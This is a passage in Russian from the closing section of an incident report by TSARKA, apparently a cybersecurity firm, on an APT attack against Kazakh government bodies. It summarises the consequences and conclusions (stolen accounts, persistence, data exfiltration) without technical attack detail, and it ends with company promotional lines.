• Получение злоумышленниками учётных записей администраторов и пользователей значительно облегчает возможность дополнительных атак и злоупотребления доступом к внутренним ресурсам.

• Утечка служебных документов, содержащих информацию с ограниченным распространением, может быть использована для дальнейшего шантажа, манипуляций, проведения дезинформационных кампаний или иных форм гибридных угроз.

Выводы



На основании детального расследования инцидента и проведённого анализа его последствий, экспертами TSARKA сделан вывод, что выявленные угрозы, с которыми столкнулись государственные органы Республики Казахстан, обладают не просто высоким потенциалом развития — они способны обернуться серьёзными и масштабными последствиями для всей национальной инфраструктуры.

Характер, масштаб и сложность реализованной атаки указывают на организованную деятельность высококвалифицированной APT-группировки с возможной кооперацией нескольких акторов, преследующих долгосрочные и стратегически значимые цели.

Подтверждённые факты устойчивого закрепления злоумышленников, наличие механизмов скрытого доступа и эксфильтрация конфиденциальных данных подчёркивают необходимость оперативного принятия мер.

Масштаб выявленных угроз подчёркивает важность внимательного отношения к состоянию кибербезопасности государственных структур. Инцидент стал показательным примером того, как целенаправленные и технически сложные атаки могут влиять на устойчивость ключевых цифровых сервисов и инфраструктур. Полученные выводы формируют значимую основу для дальнейшего совершенствования подходов к защите и укреплению национальной информационной безопасности.

Лидер в области кибербезопасности в Центральной Азии

Мы обнаруживаем и устраняем угрозы безопасности еще до того, как они станут проблемой

tsarka.com